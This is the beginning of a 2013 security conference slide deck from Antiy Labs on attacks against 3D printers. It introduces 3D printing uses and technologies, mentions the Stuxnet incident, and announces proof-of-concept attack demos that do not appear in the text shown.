




# Security Attack to 3D Printing

Claud Xiao

Antiy Labs

2013.08


# Antiy's hardware security road at XCON



# Segment of the Chinese Zodiac




# 3D Printing in Personalized Lifestyle




# 3D Printing in Rapidly Prototype Design




# 3D Printing in Customizable Medicine



# 3D Printing in Airplane Manufacturing



# 3D Printing in Building Outer Space Station






Previously, we more care about  
what new security threats  
3D printing will bring to this real world.


# Previous Event: 3D Printed Gun



# Previous Event: 3D Printed Key



[laserfair.com](http://laserfair.com)





Previously, we more care about  
what new security threats  
3D printing will bring to this real world.  
But ignored ...

# Old Topic: Stuxnet

- Successfully attacked control and manufacture system
- Strongly targeted and skillful
- Processes review:
  - Penetrated into isolated system
  - Modified running configuration of centrifuge in the background
- ~~Homework: What can we learn from Stuxnet's attacks?~~



# Today

- Change the perspective: security attacks to 3D printing itself:
  - Introduce 3D printing technologies and industry
  - Deeply learn RapRap's workflow and toolchain
  - Simply discuss Who/Why/How/What/When of attacks
  - Analyze potential targets and methods of attack
  - Show THREE PoC attacks demo with detailed analysis!
- Main roadmap: research the security of desktop open source 3D printers as foundation and preparation of future researches in industrial 3D printing systems





# 3D Printing 101

---



# Rapid Prototyping

- Fused deposition modeling (FDM)




# Rapid Prototyping

- Three Dimensional Printing (3DP)





# Rapid Prototyping

- Selective Laser Sintering (SLS)



# Rapid Prototyping



- Stereolithography (SLA)





# Industrial 3D Printers



# Desktop 3D Printers: pre-assembled



# Desktop 3D Printer: kit




